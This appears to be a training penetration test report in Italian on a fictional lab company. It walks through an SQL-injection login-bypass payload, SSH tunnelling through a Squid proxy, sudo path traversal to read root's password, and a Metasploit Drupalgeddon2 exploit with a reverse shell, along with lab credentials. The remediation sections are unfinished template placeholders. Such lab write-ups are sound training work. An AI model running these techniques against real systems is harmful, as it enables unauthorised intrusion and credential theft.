CPTS

Penetration Testing Report

Report of Findings

Certified Penetration Testing Specialist (CPTS) Report

Candidate Name:
ARMAGEDDON

Umberto Favaro
Tommaso Barbolani
Leonardo Paglia
Rocco Zamarco
Marco Bagarolo
Luca Minello
Marco Simioni

WeakCorp

19 giugno 2024

Version: 1.0s

Table of Contents

Statement of Confidentiality

I contenuti di questo documento sono stati sviluppati da ARMAGEDDON. ARMAGEDDON considera i contenuti di questo documento informazioni proprietarie e riservate aziendali. Queste informazioni devono essere utilizzate solo per lo scopo previsto. Questo documento non può essere rilasciato a un altro fornitore, partner commerciale o appaltatore senza il previo consenso scritto di ARMAGEDDON. Inoltre, nessuna parte di questo documento può essere comunicata, riprodotta, copiata o distribuita senza il previo consenso di ARMAGEDDON.
I contenuti di questo documento non costituiscono consulenza legale. L'offerta di servizi di ARMAGEDDON relativi a conformità, contenziosi o altri interessi legali non è intesa come consulenza legale e non deve essere interpretata come tale. La valutazione qui dettagliata riguarda un'azienda fittizia per scopi di formazione e esame, e le vulnerabilità non influenzano in alcun modo l'infrastruttura esterna o interna di ARMAGEDDON.

1 Engagement Contacts

WeakCorp Contatti		
Contatti	**Ruolo**	**Email**
Marco Negro	CEO	marco.negro@weakcorp.com

ARMAGEDDON Contatti		
Contatti	**Ruolo**	**Email**
Umberto Favaro	Cyber Security Specialist	umberto.favaro@armageddon.pt
Tommaso Barbolani	Cyber Security Specialist	tommaso.barbolani@armageddon.pt
Leonardo Paglia	Cyber Security Specialist	leonardo.paglia@armageddon.pt
Rocco Zamarco	Cyber Security Specialist	rocco.zamarco@armageddon.pt
Marco Bagarolo	Cyber Security Specialist	marco.bagarolo@armageddon.pt
Luca Minello	Cyber Security Specialist	luca.minello@armageddon.pt
Marco Simioni	Cyber Security Specialist	marco.simioni@armageddon.pt

2 Executive Summary

WeakCorp ("WeakCorp" nel seguito) ha incaricato ARMAGEDDON di eseguire un Penetration Test della rete esterna di WeakCorp per identificare le vulnerabilità di sicurezza, determinare l'impatto su WeakCorp, documentare tutti i risultati in modo chiaro e ripetibile, e fornire raccomandazioni per la rimedio.

2.1 Approach

ARMAGEDDON ha eseguito i test dal 17 giugno 2024 al 18 giugno 2024 senza credenziali o alcuna conoscenza preliminare dell'ambiente esterno di WeakCorp con l'obiettivo di identificare vulnerabilità sconosciute. I test sono stati eseguiti da un punto di vista non invasivo con l'obiettivo di scoprire il maggior numero possibile di configurazioni errate e vulnerabilità. I test sono stati eseguiti da remoto dai laboratori di valutazione di ARMAGEDDON. Ogni vulnerabilità identificata è stata documentata e indagata manualmente per determinare le possibilità di sfruttamento e il potenziale di escalation. ARMAGEDDON ha cercato di dimostrare il pieno impatto di ogni vulnerabilità. Se ARMAGEDDON fosse riuscito a ottenere un punto d'appoggio nella rete interna, WeakCorp a seguito del test della rete esterna, WeakCorp ha consentito ulteriori test inclusi movimenti laterali e escalation di privilegi orizzontale/verticale per dimostrare l'impatto di un compromesso della rete interna.

2.2 Scope

L'ambito di questa valutazione includeva un indirizzo IP esterno, un range di ip della rete interna, e qualsiasi altro servizio o posseduto da WeakCorp scoperto in caso di accesso alla rete interna.

In Scope Assets

Host/URL/IP Address	Description
10.2.0.11	Webapp pubblica
10.2.1.0/24	WeakCorp internal network
10.2.1.70	

2.3 Assessment Overview and Recommendations

Durante il penetration test contro WeakCorp, ARMAGEDDON ha identificato 7 vulnerabilità che minacciano la riservatezza, l'integrità e la disponibilità dei sistemi informativi di WeakCorp. Le vulnerabilità sono state categorizzate per livello di gravità., con 2 delle vulnerabilità assegnate a un livello di rischio critico, ad alto rischio, 1 a medio rischio e 0 a basso rischio. C'erano anche 0 vulnerabilità informative relative al miglioramento delle capacità di monitoraggio della sicurezza all'interno della rete interna.

Nel complesso l'azienda WeakCorp ha bisogno di bisogno di mettere in campo misure correttive della propria postura di cybersecurity.

WeakCorp dovrebbe creare un piano di rimedio basato sulla sezione Riepilogo delle azioni correttive di questo rapporto, affrontando tutte le vulnerabilità ad alto rischio il prima possibile secondo le

esigenze dell'azienda. WeakCorp dovrebbe anche considerare di eseguire valutazioni periodiche delle vulnerabilità se non vengono già eseguite.


3 Network Penetration Test Assessment Summary

ARMAGEDDON ha iniziato tutte le attività di test dalla prospettiva di un utente non autenticato su internet. WeakCorp ha fornito al tester gli intervalli di rete, ma non ha fornito ulteriori informazioni come il sistema operativo o le informazioni di configurazione.

Usiamo nmap per scannerizzare il target

nmap -p 80,22,31 -sV 10.2.0.11

PORT STATE SERVICE VERSION 22/tcp filtered ssh 80/tcp open http Apache httpd 2.2.22 ((Debian)) 3128/tcp open http-proxy Squid http proxy 3.1.20



proviamo a usare query sql nei campi di autenticazione e scopriamo che il database mysql fa l'escape del carattere "or" e utilizza # per i commenti invece di "--"

ci creiamo un payload apposito ' oorr 1=1 #

riusciamo a loggarci in http://10.2.0.11/login.php

tramite l'accesso non autorizzato otteniamo le credenziali di un utente grazie a una vulnerabilità di data leak.

Username: john Password: hereisjohn

sfruttando il proxy squid-http nella porta 8128

settiamo un proxytunnel per accedere alla porta ssh

proxytunnel -p 10.2.0.11:3128 -d 127.0.0.1:22 -a 2222

proviamo a collegarci a ssh con le credenziali di john

ssh john@127.0.0.1 -p 2222

```
┌──(kali㉿kali)-[~]
└─$ ssh john@10.2.0.11

john@10.2.0.11's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 17 08:06:40 2024 from 10.2.0.11

Funds have been withdrawn
Connection to 10.2.0.11 closed.
```

La connessione viene chiusa subito dopo aver visualizzato il messaggio "Funds have been withdrawn".

Questo potrebbe indicare uno script o una configurazione che chiude automaticamente la sessione SSH.

c'è uno script che termina la connessione all'entrata utilizziamo ssh per inviare un comando chre rinomini questo file per non renderlo eseguibile

ssh john@127.0.0.1 -p 2222 'mv ~/.bashrc ~/.bashrc.bak'

accedo a john@skytech.com

ssh john@127.0.0.1 -p 2222

navigo nella directory delle configurazioni del server apache e noto una misconfigurazione dei permessi di accesso il file login.php consente il permesso di lettura a ogni utente

```
drwxrwsr-x  2 root mail  4.0K Jun 20  2014 mail
drwxr-xr-x  2 root root  4.0K Jun 20  2014 opt
lrwxrwxrwx  1 root root     4 Jun 20  2014 run → /run
drwxr-xr-x  5 root root  4.0K Jun 20  2014 spool
drwxrwxrwt  2 root root  4.0K Jun 20  2014 tmp
drwxr-xr-x  2 root root  4.0K Jun 20  2014 www
$ cd www
$ cd html
/bin/sh: 5: cd: can't cd to html
$ ls -ahl
total 5.2M
drwxr-xr-x  2 root root 4.0K Jun 20  2014 .
drwxr-xr-x 12 root root 4.0K Jun 20  2014 ..
-rwxr--r--  1 root root 2.8M Jun 20  2014 background2.jpg
-rwxr--r--  1 root root 2.5M Jun 20  2014 background.jpg
-rwxr--r--  1 root root 1.2K Jun 20  2014 index.html
-rwxr--r--  1 root root 2.4K Jun 20  2014 login.php
$
```

Osserviamo il contenuto del file con: cat login.php.

```
$ cat login.php
<?php

$db = new mysqli('localhost', 'root', 'root', 'SkyTech');

if($db→connect_errno > 0){
    die('Unable to connect to database [' . $db→connect_error . ']');

}

$sqlinjection = array("SELECT", "TRUE", "FALSE", "--","OR", "=", ",", "AND", "NOT");
$email = str_ireplace($sqlinjection, "", $_POST['email']);
$password = str_ireplace($sqlinjection, "", $_POST['password']);
```

Notiamo la presenza di un database mysql e delle credenziali in chiaro dell'utente root.

Accediamo dunque al database con il comando: mysql -uroot -proot

```
$ mysql -u root -p root
Enter password:
ERROR 1049 (42000): Unknown database 'root'
$ mysql SkyTable
ERROR 1045 (28000): Access denied for user 'john'@'localhost' (using password: NO)
$ mysql -uroot -proot
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 13545
Server version: 5.5.35-0+wheezy1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

una volta collegati osserviamo i database con: show databases; e successivamente accediamo al database SkyTech tramite use SkyTech;

qui enumeriamo le tabelle per scoprire possibili dati sensibili troviamo la tabella login e usiamo una sql select query per vederne il contenuto.

```
Database changed
mysql> show tables;
+--------------------+
| Tables_in_SkyTech |
+--------------------+
| login              |
+--------------------+
1 row in set (0.00 sec)

mysql> select * from login
    -> sss
    -> wdfnewinfvcenifwmppoq
    -> xef;
ERROR 1064 (42000): You have an error in your SQL s
ear 'wdfnewinfvcenifwmppoq
xef' at line 3
mysql> select * from login
    -> ;
+----+----------------------+---------------+
| id | email                | password      |
+----+----------------------+---------------+
|  1 | john@skytech.com     | hereisjohn    |
|  2 | sara@skytech.com     | ihatethisjob  |
|  3 | william@skytech.com  | senseable     |
+----+----------------------+---------------+
3 rows in set (0.00 sec)

mysql>
```

Proviamo le credenziali di vari utenti ma funziona solo sara@skytech.com e mi loggo con: su sara

```
mysql> \q
Bye
$ su sara
Password:
sara@SkyTower:/var/www$
```

provo numerose tecniche e strumenti di enumerazione ed exploitation tra cui "linpeas.sh", "pspy" e scopro tramite il comando "sudo -l" che sara possiede privilegi di root coi comandi "cat" e "ls" nella cartella /accounts/ come NOPASSWD

```
sh: 0: Can't open linpeas.sh
sara@SkyTower:/home/john$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:,

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
sara@SkyTower:/home/john$ /bin/ls
/bin/ls: cannot open directory .: Permission denied
sara@SkyTower:/home/john$
```

questo significa che sara può tramite i suoi privilegi elevati visualizzare file e cartelle protette ad esempio la cartella di root: sudo ls /account/../root/

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the exten
permitted by applicable law.
Last login: Mon Jun 17 10:26:04 2024 from 10.2.0.11
sara@SkyTower:~$ ls /accounts/../root/
ls: cannot open directory /accounts/../root/: Permission denied
sara@SkyTower:~$ sudo ls /accounts/../root/
flag.txt  nmap_7.95-3_amd64.deb
sara@SkyTower:~$
```

Possiamo accedere al file flag.txt tramite sudo cat /account/../root/flag.txt

====> $ sudo cat /accounts/../root/flag.txt Congratz, have a cold one to celebrate! root password is theskytower

```
root password is theskytower
$ sudo ls /accounts/../rootflag.txt
ls: cannot access /accounts/../rootflag.txt: No such file or directory
$ sudo ls /accounts/../root/flag.txt
/accounts/../root/flag.txt
$ su root
Password:
root@SkyTower:/accounts# id
uid=0(root) gid=0(root) groups=0(root)
root@SkyTower:/accounts#
```

3.1 Summary of Findings

Durante il corso del test, ARMAGEDDON ha scoperto un totale di 7 vulnerabilità che rappresentano un rischio significativo per i sistemi informativi di WeakCorp. ARMAGEDDON ha anche identificato 0 vulnerabilità informative che, se affrontate, potrebbero rafforzare ulteriormente la postura complessiva di sicurezza di WeakCorp. Le vulnerabilità informative sono osservazioni per aree di miglioramento dell'organizzazione e non rappresentano di per sé vulnerabilità di sicurezza. Il grafico sottostante fornisce un riepilogo delle vulnerabilità per livello di gravità.

In the course of this penetration test **2 Critical**, **4 High** and **1 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	10.0 (Critical)	Credential Leak SSH User	17
2	9.8 (Critical)	SQL Injection (SQLi)	18
3	8.4 (High)	Plaintext Storage of a Password (root)	20
4	8.1 (High)	Incorrect Permission Assignment for Critical Resource	21
5	7.9 (High)	Plaintext Storage of a Password (Local Users)	22
6	7.8 (High)	Plaintext Storage of a Password (root database)	23
7	5.7 (Medium)	Execution with Unnecessary Privileges	24

4 Internal Network Compromise Walkthrough

Durante il corso della valutazione, ARMAGEDDON è riuscito a ottenere un punto d'appoggio tramite la rete esterna, muoversi lateralmente e compromettere la rete interna, ottenendo il pieno controllo amministrativo della macchina Ubuntu 10.2.0.11. I passaggi seguenti dimostrano le fasi dall'accesso iniziale alla compromissione e non includono tutte le vulnerabilità e le configurazioni errate scoperte durante il test. Qualsiasi problema non utilizzato come parte del percorso di compromissione è elencato come problema separato e autonomo nella sezione Dettagli delle vulnerabilità tecniche, classificato per livello di gravità. L'intento di questa catena di attacco è di dimostrare a WeakCorp l'impatto di ciascuna vulnerabilità mostrata in questo rapporto e come si combinano per evidenziare il rischio complessivo per l'ambiente del cliente e aiutare ad assegnare corretta priorità agli sforzi di rimedio (ad esempio, risolvere rapidamente due difetti potrebbe interrompere la catena di attacco mentre l'azienda lavora per risolvere tutti i problemi segnalati). Sebbene altre vulnerabilità mostrate in questo rapporto potrebbero essere sfruttate per ottenere un livello simile di accesso, questa catena di attacco mostra il percorso iniziale di minor resistenza seguito dal tester per raggiungere la compromissione del dominio.

4.1 Detailed Walkthrough

ip a s

```
Abbiamo visto che c'è un’interfaccia di rete non connessa, eth1. L'abbiamo attivata con:
```

sudo ifconfig eth1 up

```
e assegnato l'indirizzo IPv4. Eseguendo l'IP forwarding e una nuova scansione Nmap, abbiamo
scoperto che la terza e ultima macchina ha l'indirizzo IP 10.2.1.70 con i seguenti servizi:
- 80/http
- 22/ssh
- 5000/tcp: Universal Plug and Play (UPnP)
- 8081/tcp: BlackICE-PC Protection
- 9001/tcp: Onion Router (Tor)
## Accesso ai Servizi tramite Port Forwarding
Utilizzando il port forwarding, abbiamo acceduto ai vari servizi tramite browser:
1. **W3 Stock**:
```

ssh -L 8080:10.2.1.70:80 root@10.2.0.11

```
URL: http://localhost:8080
Descrizione: Sito per lo più statico.
2. **FSociety**:
```

ssh -L 8081:10.2.1.70:8081 root@10.2.0.11

```
URL: http://localhost:8081
Descrizione: Sito interessante ma difficile da penetrare.
3. **Drupal**:
```

ssh -L 8083:10.2.1.70:9001 root@10.2.0.11

```
URL: http://localhost:8083
Descrizione: Indicato come Drupal 7, vulnerabile a CVE-2018-7600 - 'Drupalgeddon2'.
## Esecuzione dell'Exploit Drupalgeddon2
Per eseguire l'exploit, abbiamo configurato il port forwarding inverso per ricevere
connessioni di ritorno dal server compromesso:
```

ssh root@10.2.0.11 -R 10.2.0.11:4400:10.8.0.3:4400 `˜ Utilizzando Metasploit:

```
msfconsole -q
use exploit/unix/webapp/drupal_drupalgeddon2
```

Settati rhosts, rport, lhost, lport e ottenuto una shell meterpreter. Esaminato il file di configurazione di Drupal:

```
sites/default/settings.php
```

Abbiamo trovato le seguenti informazioni:

- user: drupal_admin
- password: p@$$_C!rUP@!_cM5
- host: localhost
- database: drupal_db
- port: 3306

5 Remediation Summary

A seguito di questa valutazione, ci sono diverse opportunità per WeakCorp di rafforzare la sicurezza della propria rete interna. Gli interventi di ripristino sono di seguito categorizzati a partire da quelli che probabilmente richiederanno meno tempo e sforzi per essere completati. WeakCorp deve garantire che tutte le fasi di ripristino e i controlli di mitigazione siano attentamente pianificati e testati per prevenire qualsiasi interruzione del servizio o perdita di dati.

5.1 Short Term

TODO SHORT TERM REMEDIATION:

- Finding Reference 1 - Set strong (24+ character) passwords on all SPN accounts
- Finding Reference 2 - TODO FILL IN AS APPROPRIATE
- Finding Reference 3 - Enforce a password change for all users because of the domain compromise

TODO FILL IN BASED ON FINDINGS, EXAMPLES LEFT FOR REFERENCE

5.2 Medium Term

TODO MEDIUM TERM REMEDIATION:

- Finding Reference 1 - Disable LLMNR and NBT-NS wherever possible
- Finding Reference 2 - TODO FILL IN AS APPROPRIATE

TODO FILL IN BASED ON FINDINGS, EXAMPLES LEFT FOR REFERENCE

5.3 Long Term

TODO LONG TERM REMEDIATION:

- Perform ongoing internal network vulnerability assessments and domain password audits
- Perform periodic Active Directory security assessments
- Educate systems and network administrators and developers on security hardening best practices compromise
- Enhance network segmentation to isolate critical hosts and limit the effects of an internal compromise
- TODO FILL IN AS APPROPRIATE

TODO FILL IN BASED ON FINDINGS, EXAMPLES LEFT FOR REFERENCE

6 Technical Findings Details

1. Credential Leak SSH User - Critical

CWE	CWE-200
CVSS 3.1	10.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:L
Root Cause	Nella pagina /login.php viene visualizzato un messaggio che continente il nome utente e password del utente john@skytech.com
Impact	Impatto Alto accesso non autorizzato alla macchina.
Affected Component	User Account
Remediation	Effettuare il deprovvisioning e eliminazione dell'account dismesso.
References	-

Finding Evidence

Welcome john@skytech.com

As you may know, SkyTech has ceased all international operations.

To all our long term employees, we wish to convey our thanks for your dedication and hard work.

Unfortunately, all international contracts, including yours have been terminated.

The remainder of your contract and retirement fund, **$2** ,has been payed out in full to a secure account. For security reasons, you must login to the SkyTech server via SSH to access the account details.

Username: john
Password: hereisjohn

2. SQL Injection (SQLi) - Critical

CWE	CWE-89
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	L'applicazione web elaborava l'input dell'utente in modo non sicuro ed era quindi vulnerabile all'iniezione SQL. In un attacco di iniezione SQL, valori di input speciali nell'applicazione web vengono utilizzati per influenzare le istruzioni SQL dell'applicazione sul suo database. A seconda del database utilizzato e della progettazione dell'applicazione, questo potrebbe consentire di leggere e modificare i dati memorizzati nel database, eseguire azioni amministrative (ad esempio, arrestare il DBMS) o in alcuni casi persino ottenere l'esecuzione del codice e il conseguente controllo completo sul server vulnerabile.
Impact	Impatto alto tramite la vulnerabilità un utente esterno può esfiltrare, modificare o eliminare informazioni nel database inoltre può ottenere accesso non autorizzato nella wabapp del server apache.
Affected Component	• Applicazione Web • Credenziali Utente • Dati del Database
Remediation	Utilizzare le prepared statement in tutta l'applicazione per evitare in modo efficace le vulnerabilità di SQL injection. Le prepared statement sono dichiarazioni parametrizzate e garantiscono che, anche se i valori di input vengono manipolati, un aggressore non sia in grado di modificare l'intento originale di un'istruzione SQL. Utilizzare le stored procedure esistenti per impostazione predefinita, ove possibile. In genere, le stored procedure vengono implementate come query parametrizzate sicure e quindi proteggono dalle SQL injection. Validare sempre tutti i dati inseriti dagli utenti. Assicurarsi che venga accettato solo l'input previsto e valido per l'applicazione. Non dovresti sanificare input potenzialmente dannoso. Per ridurre il potenziale danno di un attacco SQL Injection riuscito, è necessario ridurre al minimo i privilegi assegnati all'utente del database utilizzato secondo il principio del privilegio minimo. Per informazioni dettagliate e assistenza su come prevenire le vulnerabilità di SQL Injection, consulta la SQL Injection Prevention Cheat Sheet collegata di OWASP.
References	https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Finding Evidence

Abbiamo identificato una vulnerabilità di tipo SQL injection nell'applicazione web e di conseguenza siamo stati in grado di accedere ai dati memorizzati nel database.

proviamo a usare query sql nei campi di autenticazione e scopriamo che il database mysql fa l'escape del carattere "or" e utilizza # per i commenti invece di "--"

ci creiamo un payload apposito ' oorr 1=1 #

riusciamo a loggarci in http://10.2.0.11/login.php

L'iniezione SQL è una comune vulnerabilità lato server nelle applicazioni web. Si verifica quando gli sviluppatori software creano query dinamiche del database che contengono input dell'utente. In un attacco, l'input dell'utente viene modellato in modo tale da modificare l'azione originariamente prevista di un'istruzione SQL. Le vulnerabilità di SQL injection derivano dall'incapacità di un'applicazione di creare query del database in modo dinamico e non sicuro e di validare correttamente l'input dell'utente. Si basano sul fatto che il linguaggio SQL sostanzialmente non distingue tra caratteri di controllo e caratteri di dati. Per utilizzare un carattere di controllo nella parte dati di un'istruzione SQL, è necessario codificarlo o eseguire l'escape in modo appropriato in anticipo.

Un attacco di SQL injection viene quindi eseguito essenzialmente inserendo un carattere di controllo come ' (apostrofo singolo) nell'input dell'utente per inserire nuovi comandi che non erano presenti nell'istruzione SQL originale. Un semplice esempio dimostrerà questo processo. La seguente istruzione SELECT contiene una variabile userId. Lo scopo di questa istruzione è ottenere i dati di un utente con un ID utente specifico dalla tabella Utenti.

sqlStmnt = 'SELECT * FROM Utenti WHERE UserId = ' + userId;

Un aggressore potrebbe ora utilizzare un input utente speciale per modificare l'intento originale dell'istruzione SQL. Ad esempio, potrebbe usare la stringa ' o 1=1 come input utente. In questo caso, l'applicazione costruirebbe la seguente istruzione SQL:

sqlStmnt = 'SELECT * FROM Utenti WHERE UserId = ' + ' o 1=1;

Invece dei dati di un utente con un ID utente specifico, i dati di tutti gli utenti nella tabella vengono ora restituiti all'attaccante dopo l'esecuzione dell'istruzione. Ciò consente a un aggressore di controllare l'istruzione SQL a suo favore.

Esistono diverse varianti di vulnerabilità, attacchi e tecniche di SQL injection che si verificano in situazioni diverse e a seconda del sistema di database utilizzato. Tuttavia, ciò che hanno tutte in comune è che, come nell'esempio precedente, l'input dell'utente viene sempre utilizzato per costruire dinamicamente istruzioni SQL. Attacchi di SQL injection riusciti possono avere conseguenze di vasta portata. Uno sarebbe la perdita di riservatezza e integrità dei dati memorizzati. Gli aggressori potrebbero ottenere l'accesso in lettura e possibilmente in scrittura a dati sensibili nel database. L'iniezione SQL potrebbe anche compromettere l'autenticazione e l'autorizzazione dell'applicazione web, consentendo agli aggressori di bypassare i controlli di accesso esistenti. In alcuni casi, l'iniezione SQL può essere utilizzata anche per ottenere l'esecuzione del codice, consentendo a un aggressore di ottenere il controllo completo sul server vulnerabile.

3. Plaintext Storage of a Password (root) - High

CWE	CWE-256
CVSS 3.1	8.4 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H/E:H/RL:O/RC:C/CR:H/IR:H/AR:L/MAV:L/MAC:L/MPR:L/MUI:N/MS:C/MC:H/MI:H/MA:H
Root Cause	Il file /root/flag.txt contiene la password root di sistema
Impact	Accesso non autorizzato al account di root.
Remediation	Elimina file flag.txt.
References	-

Finding Evidence


```
drwxrwsr-x  2 root mail  4.0K Jun 20  2014 mail
drwxr-xr-x  2 root root  4.0K Jun 20  2014 opt
lrwxrwxrwx  1 root root     4 Jun 20  2014 run → /run
drwxr-xr-x  5 root root  4.0K Jun 20  2014 spool
drwxrwxrwt  2 root root  4.0K Jun 20  2014 tmp
drwxr-xr-x  2 root root  4.0K Jun 20  2014 www
$ cd www
$ cd html
/bin/sh: 5: cd: can't cd to html
$ ls -ahl
total 5.2M
drwxr-xr-x  2 root root 4.0K Jun 20  2014 .
drwxr-xr-x 12 root root 4.0K Jun 20  2014 ..
-rwxr--r--  1 root root 2.8M Jun 20  2014 background2.jpg
-rwxr--r--  1 root root 2.5M Jun 20  2014 background.jpg
-rwxr--r--  1 root root 1.2K Jun 20  2014 index.html
-rwxr--r--  1 root root 2.4K Jun 20  2014 login.php
$
```

```
$ cat login.php
<?php

$db = new mysqli('localhost', 'root', 'root', 'SkyTech');

if($db→connect_errno > 0){
    die('Unable to connect to database [' . $db→connect_error . ']');

}

$sqlinjection = array("SELECT", "TRUE", "FALSE", "--","OR", "=", ",", "AND", "NOT");
$email = str_ireplace($sqlinjection, "", $_POST['email']);
$password = str_ireplace($sqlinjection, "", $_POST['password']);
```

4. Incorrect Permission Assignment for Critical Resource - High

CWE	CWE-280CWE-732
CVSS 3.1	8.1 / CVSS:3.1/AV:L/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:L
Root Cause	Il file /var/www/login.php ha permessi di lettura per ogni utente.
Impact	Elevato esposizione di informazioni sensibili.
Remediation	Cambiare i permessi di accesso per i /var/www/login.php per essere accessibile sono a chi ha permessi di root o appartiene al gruppo degli amministratori.
References	-

